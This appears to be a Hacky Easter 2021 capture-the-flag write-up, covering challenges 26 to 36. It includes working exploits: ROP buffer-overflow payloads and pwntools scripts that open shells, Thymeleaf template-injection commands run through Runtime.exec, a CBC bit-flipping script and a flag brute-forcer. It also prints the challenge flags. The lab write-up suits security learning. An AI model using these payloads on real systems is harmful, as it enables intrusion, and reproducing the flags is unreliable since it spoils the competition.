With a bit of imagination these fragments can be combined into `he2021{pl3nty_0f_js0n_t0kk3nZ}`

HE21.26 Lost

One of the flags accidentally fell into the pot with the rejected ones!

- Can you recover the lost flag?
- file `lost.pdf` provided.

Show Hint (free)

- 23

HE21.26 Solution


Look at the pdf using `binwalk` to find the uncompressed content of the PDF. Within there are 500 lines with flags, so we have to try them manually or find a way to submit them automatically. After struggling to find a way using python and the request library, we found it easier to rip out the function submit flag and abuse it. This runs quickly and finds the flag `{flag: "he2021{3t5Kc-PiP6Z-9xa2f-RNJrY-auDng}"}`.

```
var arr = [
"he2021{4MG5D-A2BSg-0ohGW-aCRKT-XNzkS}",
...
"he2021{hZjl3-pE1wv-IJIyV-Gl8nt-jqavv}"
];

function submit(flagText) {
    const requestOptions = {
      method: 'POST',
      mode: 'cors',
      cache: 'no-cache',
      credentials: 'include',
      headers: { 'Accept': 'application/json', 'Content-Type': 'application/json' },
```

```
      body: JSON.stringify({ flag: flagText })
    };
    fetch('https://21.hackyeaster.com/rest/user/challenge/26/checkflag', requestOptions)
      .then(response => response.json())
      .then(data => {
        // check result
        if (data && data.solveStatus) {
          if (data.solveStatus === 'CORRECT') {
              console.log(flagText);
              return true;
          }
          return false;
        }
      })
      .catch((err) => {
        window.location.href = config.AUTH_URL;
        return false;
      });
}
```

```
    for(p in arr) {
        if (submit(arr[p])) {
            console.log(arr[p]);
            break;
        }
    }
```

HE21.27 Ghost in a Shell 2




```
  _,  _,_  _,   _,  ___    _ _,  _    _,     _,  _,_ __,  _,   _,     ,  ,
 / _ |_| / \ (_   |    | |\ |   /_\    (_  |_| |_  |    |      |  |
 \ / | | \ / , )  |    | | \|   | |    , ) | | |   | , | ,    |  |
  ~  ~ ~   ~    ~    ~ ~   ~   ~ ~     ~   ~ ~ ~~~ ~~~ ~~~    ~  ~
```

```
 ,--.     ,--.
| oo |   | oo |
| ~~ |   | ~~ |   o  o  o  o  o  o  o  o  o  o  o  o  o  o  o  o  o  o
|/\/\|   |/\/\|
```

Connect to the server, snoop around, and find the flag!
`ssh 46.101.107.117 -p 2108 -l clyde` password is: `555-ClYdE` Note: The service is restarted every hour at x:00.fell into the pot with the rejected ones!

HE21.27 Solution

When we log in, we see only one file, `flag?.txt`, the ASCII version of Rick-rolling. In `.lost+found` is also a file, but it is write protected.

```
476859378aa9:~/.lost+found$ ls -l
total 4
-r--r-----    1 root     pacman          32 Apr  5 19:00 flag.txt
476859378aa9:~$ cd /home/pacman
476859378aa9:/home/pacman$ ls -la
total 28
```

```
drwxr-xr-x    1 root     root          4096 Apr  5 19:00 .
-rwxr-xr-x    1 root     root             9 Apr  5 19:00 ."\?$*'N'*$?\"
drwxr-xr-x    1 root     root          4096 Apr  3 05:23 ..
-rwxr-xr-x    1 root     root           312 Mar  2 12:05 .bash_history
-rwxr-xr-x    1 root     root           277 Mar  2 12:05 notes.txt
476859378aa9:/home/pacman$ cat .\"*
msPACM4n
476859378aa9:/home/pacman$ cat .bash_history
history -c
whoami
ls -lrt
cd /home/pacman
du -sh
vi notes.txt
clear
cd /var/log
passwd
ls
clear
cd ~
vi notes.txt
man cat
man unzip
man sg
find . -type f
find . -type f | grep mp4
find . -type f | grep mp4 | sort
clear
cd ~
ps -ef | grep java
kill 1236
killall java
reboot
ls -lrt
rm -rf /home/pacman/secret
exit
476859378aa9:/home/pacman$ cat notes.txt
```


```
476859378aa9:/home/pacman$
```

The first file `"\?$*'N'*$?\"` contains something that looks like a password: `msPACM4n`

Combining the history file, we see that the command `sg` was used and it would execute a command within another group. The flag is owned by `pacman` and so we try if works with the given password:

```
f9bc7196c810:~$ sg pacman "cat .lost\+found/flag.txt "
```

```
Password:
he2021{wh4ts_y0ur_grewp_4g4in?}
f9bc7196c810:~$
```



HE21.28 Haxxor what 2?

I was able to break the first file, but I'm stuck at this one.
Help!
file `haxxorwhat2` provided.

Show Hint (free)

- This time, the file is not an image.

HE21.28 Solution

From the name of the challenge we assumed that it is again an xor encryption. And from the hint, since it is not an image file, it probably is something like a zip-file. So try to xor the first four bytes with the magic number for zip files `0x50 4B 03 04` using Cyber Chef. The result is encouraging with `xorl`. So zip is a good guess. Let's see if we find the end of directory record at the end of the file. And yes, we see the tell-tale `PK` there as well. By extending the xor-key, we can figure out that the xor-key has to be a multiple of 8 characters long -- otherwise the end of record loses the `PK`.

Using the specification and looking at the end of file directory entries, we can find the values for the last three bytes (they must all be zero). So we end up with `xorl.tan`, only one letter missing. Opening the decoded zip-file, we see a funny file name for a file that must be called `egg.png`, so finally we have the complete key `xorlatan`. Extracting the zip gives us the egg with the flag `he2021{ul1m4te_x0r_m4st3r}`.

HE21.29 Sailor's Knot

There is a huge variety of sailor's knots, but the common thing is they all use rops or other types of cords.

- `nc 46.101.107.117 2112`
- Get a shell and read the flag.

Note: The service is restarted every hour at x:00
file `sailorsknot` provided.

Show Hint (free)

- Ubuntu 18.04 64 Bit

HE21.29 Solution

Disassembly of the main function looks the same as in Challenge . So we can again overflow a string to jump anywhere in the binary. The

function `profit()` is missing though. On the other hand, there is a strange function `remove_me_before_deploy()` that is followed by some junk. Disassembling the junk shows that there is one part that calls `system("/bin/ls")`, so this should give us at least something to work with.

```
                     *************************************************************
                     undefined remove_me_before_deploy()
       undefined         AL:1           <RETURN>
                     remove_me_before_deploy                         XREF[3]:     Entry Point(*), 0040
                                                                                  00400a98(*)
     004007bb 55              PUSH       RBP
     004007bc 48 89 e5        MOV        RBP,RSP
     004007bf 5f              POP        RDI
     004007c0 c3              RET
     004007c1 48 31 c0        XOR        RAX,RAX
     004007c4 c3              RET
     004007c5 48 8d 3d        LEA        RDI,[s_/bin/ls_00400958]                  = "/bin/ls"
              8c 01 00 00
     004007cc e8 3f fe        CALL       system                                    int system(char *
              ff ff
     004007d1 90              NOP
     004007d2 5d              POP        RBP
     004007d3 c3              RET
```

```
$ printf "AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDEEEEEEEE\xc5\x07\x40\x00\x00\x00\x00\x00\nls -
l\n" | nc
 46.101.107.117 2112
Welcome! Please give me your name!
> Hi AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDEEEEEEEE@, nice to meet you!
challenge2
flag
ynetd
```

So we get the listing and see that there is a file names `flag`. Again, we have to find a way to print the flag.

Looking again at the junk after `remove_me_before_deploy()`, we seen that there is a `POP RDI` that we can use to load `RDI` from the stack and if we jump directly to `system` further below, we can execute this function with a string that we control. So we have to build up a stack that matches this requirement.

Further search in the binary finds a string that can be of use:
`Please ensure you remove _all_ references to the /bin/sh.`
This is a handy argument for our exploit. So what we do:

- overflow the buffer with 40 characters
- add the address 0x4007bf to jump to the code to load RDI
- add the address 0x6010b1 -- the address of `/bin/sh`
- add the address 0x4007cc -- the address of the call to `system`

This gives us the shell:

```
$ printf "AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDEEEEEEEE\xbf\x07\x40\x00\x00  \
    \x00\x00\x00\xb1\x10\x60\0\0\0\x00\x00\xcc\x07\x40\0\0\0\0\0\nls\n  \
    cat flag\n">payload
$ nc 46.101.107.117 2112 < payload
Welcome! Please give me your name!
> Hi AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDEEEEEEEE@, nice to meet you!
```

```
challenge2
flag
ynetd
he2021{s4ll0r_r0p_f0r_pr0f1t}
```

... and now we also understand that the rops are not a typo!

HE21.30 Pix FX

Hey there! We have our fancy new Pix FX service online!
Try it out!
`http://46.101.107.117:2110`
Note: The service is restarted every hour at x:00

Show Hint (free)

- egg

HE21.30 Solution

The web application lets us select a subject for the picture and add an effect to it. This generates a code that can be used to display the image. There are also some predefined codes to look at and one of them shows a chocolatized egg. This is probably what we want to get, just with the least distoring effect. Unfortunately, we cannot select an egg.

Looking at the source code of the page, we see that the code is generated by POSTing two parameters, image and effect. Requesting a code for image=egg and effect=3 (sepia) is rejected.

Fetching 10000 codes for the same picture shows that all are different.

So try to see what happens if we flip one bit of the code at a time using Postman. Some changes are outright rejected, but this looks interesting:

```
<div class="centerbox-outer">
    <div class="centerbox-inner">
        <h2>Error!</h2>
        <span>Unknown field &#39;imafe&#39;</span>
    </div>
</div>
```

This looks like the error message from a JSON decoder, expecting a key `'image'` but getting `'imafe'` instead. We seem to have flipped one character only and so we probably can try to recover the rest. By varying the code at the first 16 bytes and observing the error messages, we learn that the code starts with `{'image': 'egg',` (the quotes are assumed to be single quotes, but could also be double quotes).

Further tinkering past byte 16 leads to no more insights, but only shows two types of error messages: `Parser Error` or `Decryption Error`.

There is also a hint with "chaining" as the subject of an image, that points us towards cipher buffer chaining. With an padding oracle attack it should be possible to decode at least the last buffer, maybe more but this is dependent on the decryption function used in the CBC. So try a padding oracle attack on the egg-code and it works: we get `"effect": 4}` as the second part of the code.

Now we have the complete code with `{"image": "egg", "effect": 4}`. Effect 4 is chocolatize and we probably want sepia for the egg to make it readable. So we have to construct a valid code for effect 3. This can be done again using a padding attack. It turns out though, that flipping the effect to sepia, destroys the rest of the code because of the decryption function. So we have to try another way: the first block of the code can be manipulated directly by changing the first block, so change the file name to `egg` in a sepia picture. Tony the pony works, since it just fits into the first block. So create the block and submit to get the egg:

```
def setSubject(code, index, now, should, url):
    codes = []
    for i in range(2*BLOCKLEN):
        codes.append(int(code[2*i:2*i+2], 16))

    prefix    = code[:2*index]
    tail      = code[2*index+2*len(now):]
    newCrypt = ''
    for i in range(len(now)):
        tmp = codes[i+index] ^ ord(now[i]) ^ ord(should[i])
        newCrypt  += '{:02X}'.format(tmp)
    session = requests.session()
    newCode = prefix + newCrypt + tail
    r = session.get(url + newCode)
    if decodeStatus(r) == 'ImageFound':
        print(newCode)
        return  newCode
    else:
        print(decodeStatus(r))

setSubject(pony, 11, 'pony"', 'egg" ', code_url)
```

The flag is `he2021{fl1pp1n_da_b1ts_gr34t_succ355}`

References:

- `https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation#CBC`
- `https://tlseminar.github.io/docs/Crypto101.pdf`

HE21.31 Hunny Bunny

hunnybunny loves music! Can you figure out what else he loves?

```
4ab56415e91e6d5172ee79d9810e30be5da8af18
c19a3ca5251db76b221048ca0a445fc39ba576a0
fdb2c9cd51459c2cc38c92af472f3275f8a6b393
6d586747083fb6b20e099ba962a3f5f457cbaddb
5587adf42a547b141071cedc7f0347955516ae13
```

⚑ format: `he2021{lowercaseonlynospaces}`

Show Hint (*free*)

- The values can be cracked, but they need to be changed somehow first.
- One of the values represents the flag prefix.

HE21.31 Solution

The lines look like SHA-1 hashes and the hint tells us that one of them is the prefix of the flag. So try out the hash of `he2021{` and compare it to the given hashes.


The first one is very close

```
input:    4ab56415e91e6d5172ee79d9810e30be5da8af18
he2021{: 4de56415b91b6a5172bb79a9810b30eb5ad8dc18
```

From comparison, we see that the characters have been exchanged, 'a' with 'd', 'b' with 'e', and 'c' with 'f'. So map the given strings using this rule and use `hashcat` to crack the hashes. From the flag-format, we can limit the search to lower case letters only, except that for the last part we know that it has to be terminated with a '}'. But first let's try if Crackstation finds the hashes -- it does!

```
4de56415b91b6a5172bb79a9810b30eb5ad8dc18:he2021{
f19d3fd5251ae76e221048fd0d445cf39ed576d0:hunnybunny
cae2f9fa51459f2ff38f92dc472c3275c8d6e393:ilovemum
6a586747083ce6e20b099ed962d3c5c457fedaae:somuch
5587dac42d547e141071fbaf7c0347955516db13:!}
```

The flag is `he2021{hunnybunnyilovemumsomuch!}`



HE21.32 Two Yolks

This egg has two yolks.

- But the second seems to be hidden somehow.
- File `twoyolks.png` provided.

HE21.32 Solution

First step is to analyse the file using binwalk; it reveals that there are two image contents stored in the file and we probably only see the first. Have a look at the bitmaps extracted using `binwalk -e`, we see that they have both the same number of pixels (1025*1024). This is consistent with the size reported in the header of the file.

The first try: try to use `dd` to copy the second bitmap to the front and show the image. It shows then part of the QR-code, but in funky colours and the bottom is blank. So analyse the colour indexes used in the bitmaps and we see that the second bitmap uses a range larger than the palette! To see if it contains all of the QR-code, print the bitmaps as ASCII, shifting the values up by 32 to make them prinable. It turns out, that the black parts of the QR-code has all the same value and so we just turn this into a picture using PIL.

```
import png
from PIL import Image

def hist(anArr):
    pal = {}
    for i in range(1025*1024):
        c = anArr[i]
        if c in pal:
            pal[c] += 1
        else:
            pal[c] = 1

    return pal


def saveAscii(fn, arr):
    with open(fn, 'w') as outF:
        for rows in range(1024):
            row = ''
            for cols in range(1, 1025):
                row += chr(arr[rows*1025+cols] + 32)
            outF.write(row + '\n')

with open('pic1', 'rb') as firstF:
    arr1 = firstF.read()
    pal1 = hist(arr1)

with open('pic2', 'rb') as firstF:
    arr2 = firstF.read()
    pal2 = hist(arr2)
    saveAscii('pic2.txt', arr2)

with open('twoyolks.png', 'rb') as pngF:
    r = png.Reader(pngF)
    (width, height, rows, info) = r.read()
    print(info)

print('number of colours in palette:', len(info['palette']))
print('colours used in picture 1:')
for k in sorted(pal1.keys()):
```

```
    print('key %d: %d' % (k, pal1[k]))
print('colours used in picture 2:')
for k in sorted(pal2.keys()):
    print('key %d: %d' % (k, pal2[k]))


qr = Image.new('1', (1024,1024))
for rows in range(1024):
    for cols in range(1, 1025):
        p = arr2[rows*1025+cols]
        if p == 15:
            qr.putpixel((cols-1, rows), 0)
        else:
            qr.putpixel((cols-1, rows), 1)
qr.save('qr.png')
```

The flag is `he2021{tw0_y0lks_are_gre33eat}`

HE21.33 Finding Mnemo

Dorie has forgotten everything again... Luckily, there is a backup:

```
adapt    3555
bind     824e
bless    8fcf
blind    81db
civil    03ec
craft    ed05
garage   9db4
good     d2ba
half     1272
hip      8d53
home     21b7
hotel    1cb0
lonely   e5b8
magnet   16b9
metal    770e
mushroom dd80
napkin   0829
reason   ecd3
rescue   5ef2
ring     e3b0
shift    4ea1
small    f1f6
sunset   b271
tongue   f08d
```

HE21.33 Solution

The title evokes memories of "Finding Nemo", so there could be some connection to this movie. Some research finds that the words given seem to be from a technique to create easier to remember "passwords" for block-chain wallets. See e.g. `https://github.com/bitcoin/bips/blob/master/bip-0039.mediawiki` for an introduction into the topic and for a description of how the list of words is created. Our list is given in alphabetic order, so we probably have to find out the proper ordering.

In short, the words are generating by taking an initial entropy of between 128 and 256 bits and calculating the SHA256 of this entropy. Then the first entropy/32 bits of the SHA256 are appended to entropy, giving a new bit-string of 33/32 length of the original entropy. This bit-string is then divided into 11-bit portions, each portion corresponds to one word in the wordlist.

So the assumption is that the initial entropy is the flag. Starting with a test entropy of `he2021{12345678901234567890123 4}` we can calculate the corresponding mnemonic, and it does start with words from the list given in the challenge:

```
half civil metal good bless obtain silver grief cry
random sock include adapt october smoke mammal curtain
right atom gather basket book spin path
```

From here on it is a simple bootstrapping process, start with a crib, check which of the leftover words would create a meaningful next step. We could solve this with a typical backtracking algorithm, but it can also done by hand, using some knowledge of the film to find the flag.

It corresponds to the mnemonic

```
['half','civil','metal','good','bless', 'reason', 'shift', 'home',
    'garage', 'napkin', 'sunset', 'tongue', 'bind', 'rescue', 'mushroom',
    'hip', 'hotel', 'lonely', 'blind', 'small', 'adapt', 'craft', 'magnet',
    'ring']
```

The flag is `he2021{f1sh_r_fr1ends_n0t_f00d!}`

Open end

We have the flag, but the second column in the specification of the challenge was not used at all! So is this a hidden challenge or just a red herring?

HE21.34 The Five Seasons

Did you know there were five seasons?

- Find the flag file!
- `http://46.101.107.117:2111`

Note: The service is restarted every hour at x:00.

Show Hint

The 🐟 is just a trap 😺
A hint is hiding in one of the poems.

HE21.34 Solution

The hint leads us to check the poems for differences to the originals, and -- lo and behold -- we find that the spring poem has a change: trees has been changed to ''Thymeleafs''. We probably have to exploit a spring/Thymeleaf vulnerability. Time to research the issues.

Some searching, we find `https://www.fatalerrors.org/a/sprboot-thymeleaf-template-injection-for-java-security-development.html` that explains how to inject code into the template engine. The we need to find a parameter that can be injected, so first check parameter `season`. When we set it to `xxx` we get an error message of

```
{
    "timestamp": "2021-04-25T14:59:58.208+0000",
    "status": 500,
    "error": "Internal Server Error",
    "message": "Error resolving template [page-xxx], template might not exist or might not be \
                        accessible by any of the configured Template Resolvers",
    "path": "/season"
}
```

Changing the parameter to execute `whoami` using

```
_$%7bnew%20java.util.Scanner(T(java.lang.Runtime).getRuntime().exec(%22whoami%22)
                        .getInputStream()).next()%7d__::,x HTTP/1.1
```

gives

```
{
    "timestamp": "2021-04-25T15:01:02.026+0000",
    "status": 500,
    "error": "Internal Server Error",
    "message": "Error resolving template [page-seasons], template might not exist or might not \
                    be accessible by any of the configured Template Resolvers",
    "path": "/season"
}
```


The output of the command is `seasons`; we are running as user `seasons`. Now it is a matter of finding the flag, using `ls`. The error message only displays the first entry, so it is a bit of a pain, but finally we get an error message that themplate `[page-flag.txt]` is not known. Use `cat flag.txt` to show the contents, unfortunately what we get is

```
    "timestamp": "2021-04-25T15:05:08.017+0000",
    "status": 500,
    "error": "Internal Server Error",
    "message": "Error resolving template [page-well], template might not exist or might not \
                    be accessible by any of the configured Template Resolvers",
    "path": "/season"
}
```

So we have the flag, but only the first word... First thought: use `base64 flag.txt` to encode the file and get it: the error message is

```
d2VsbCBkb25lLCBoZXJlIGlzIHlvdXIgZmxhZzogaGUyMDIxe1NwcjFuZ18xc19teV9mNHZydF9z
```

which decodes to `well done, here is your flag: he2021{Spr1ng_1s_my_f4vrt_s`.
This corresponds with a base64 string with breaks at position 80. We have to find a way to get the second line as well and for this we probably need a pipe. This can be created using `new String[] { "bash", "-c", "base64 flag.txt | tail -1" }` as an argument to exec.
This returns `page-MzRzbiF9`, and we can construct the whole `flag.txt` as
`well done, here is your flag: he2021{Spr1ng_1s_my_f4vrt_s34sn!}`



HE21.35 The Snake

Cunning snake has a little riddle for you:
`21{_inake0dltn_2olospena__iht_fthet!}`

Show Hint

It's a self-made algorithm, not one you'll find in the web. Look at the snake in the title image.

HE21.35 Solution

This is an anagram to be solved. It becomes quite easy, once we take away the known parts of the flag (`he2021{}`) and then only lower case characters are present plus underscores. The number of underscores is the number of words sought minus one. `snake` could be part of the flag, so play around with the words to find `he2021{dont_fall_into_the_snake_pit!}`.

HE21.36 Doldrums

Without wind, no ship can sail.

- This one is really secure. I promise!
- `nc 46.101.107.117 2113`
- Get a shell and read the flag.

Note: The service is restarted every hour at x:00.
File `doldrums` is provided.

Show Hint

Ubuntu 18.04 64 Bit

HE21.36 Solution

The binary prints a greeting, calls for user input and then prints parts of the poem. Analysing with Ghidra, we see that the user input is done again with gets and can overflow the buffer. Furthermore, we have functions `puts`,`system`, and `printf` available:

```
undefined4 main(void)
{
  undefined4 pwn_me;
  undefined local_9;
```

```
  pwn_me = 0;
  local_9 = 0;
  init_me_init_buffering();
  ignore_me_init_signal();
  puts("Welcome! Here is a nice rime of the poet Samuel Taylor Coleridge for you!");
  puts("Please press a key to continue!\n");
  gets((char *)&pwn_me);
  system("/bin/cat ./heading");
  puts("------------------------------------------------------");
  printf("%s%s%s%s%s%s%s%s%s\n\n%s\n",s_Hear_the_rime_of_the_ancient_mar_0804a060,
         s_And_the_music_plays_on,_as_the_b_0804a120,s_Driven_south_to_the_land_of_the_s_0804a1a0,
         s_And_the_ship_sails_on,_back_to_t_0804a260,s_The_mariner_kills_the_bird_of_go_0804a2c0,
         s_Sailing_on_and_on_and_north_acro_0804a380,s_The_albatross_begins_with_its_ve_0804a3e0,
         s_And_the_curse_goes_on_and_on_at_s_0804a480,s_"Day_after_day,_day_after_day_We_0804a4e0,
         s_More_info?_https://en.wikipedia._0804a5c0);
  return 0;
}
```

The plan is to leak addresses of functions, determine the version of the libc used and then use the `/bin/sh` from libc to create a shell using `system`.

After learning about pwntools from Adiber, I decided to build the exploit this way. Some learning was needed, but in the end it was much easier than doing it by hand. Determining the offset of the saved RIP as per the description in one of the many tutorials:

```
p.sendline(cyclic(100, n=4))
p.interactive()
```

gives the offset as the pattern `aaae`, so we can use it afterwards to build exploit.

Second step: leak the GOT-addresses of some functions to identify the version of libc.

```
from pwn import *
# Binary names
bin_fname = './doldrums'

# Remote
IP = '46.101.107.117'
PORT = 2113

# Create ELF objects
e = ELF(bin_fname)
x64 = e.bits != 32

cat = 0x0804888d
main = 0x080485e6 # main is not known (obfuscated)

print(p.recvuntil(b'Please press a key to continue!\n\n'))

# Send payload one to leak address
rop = ROP(bin_fname)
rop.raw(cyclic(cyclic_find('aaae', n=4), n=4))
```

```
rop.call(e.plt['puts'], [cat])
rop.call(e.plt['puts'], [e.got['puts']])
rop.call(e.plt['puts'], [cat])
rop.call(e.plt['puts'], [e.got['printf']])
rop.call(main)
p.sendline(rop.chain())

# skip the "poem"
tmp = p.recvuntil(b'Ancient_Mariner\n\n')

# Receive the GOT address of puts
tmp = p.recvuntil(b'/bin/cat ./heading\n')
leaked_puts = u32(p.recv(4))
log.info('the leaked address of puts  : %s' % hex(leaked_puts))
# Receive the GOT address of printf
tmp = p.recvuntil(b'/bin/cat ./heading\n')
leaked_printf = u32(p.recv(4))
log.info('the leaked address of printf: %s' % hex(leaked_printf))
```

The rop chain first prints a defined string, then the address of `puts`, afterwards again the string and the address of `printf`. With the defined string we can identify the addresses in the buffer cleanly. At the end of the exploit we call `main` again to get a chance to enter the second payload that will give us the shell. This prints out the addresses of the two functions and we can use `https://libc.blukat.me/` to identify libc:




Figure 1: Identifying the libc.

Now we have all the information to build the second payload that will actuall create the shell. We can use the offset of `str_bin_sh` in libc to get the shell:

```
log.info("preparing second payload")
```

```
rop2 = ROP(bin_fname)
rop2.raw(cyclic(cyclic_find('aaae', n=4), n=4))
rop2.call(e.plt['system'], [leaked_puts + off_str_bin_sh])
print(p.recvuntil(b'Please press a key to continue!\n\n'))

p.sendline(rop2.chain())
log.info("second payload sent")

print(p.recvuntil(b'Ancient_Mariner\n\n'))

p.interactive()
```

... and we have a shell ...

```
[* Switching to interactive mode
$ ls
challenge3
flag
heading
ynetd
$ ls -l
total 36
-rwxrwxr-x 1 root root  7048 Mar  3 12:10 challenge3
-rwxrwxr-x 1 root root    25 Mar  3 12:10 flag
-rw-rw-r-- 1 root root   607 Mar  3 12:10 heading
-rwxrwxr-x 1 root root 18744 Mar  3 12:10 ynetd
$ cat flag
he2021{1nsp3ktorr_g4dg3t}
$
```

References used for ch36

- https://docs.pwntools.com/en/stable/index.html
- https://sidsbits.com/Defeating-ASLR-with-a-Leak/
- https://github.com/B34nB01z/writeups/tree/master/2021/CyberApocalypse/system-drop
- https://www.ret2rop.com/2020/04/got-address-leak-exploit-unknown-libc.html
- https://libc.blukat.me/

This finishes level eight and we reach the final level nine:

Level 9: The End

PH1N1SH3R 2021

You have mastered all levels in Hacky Easter 2021!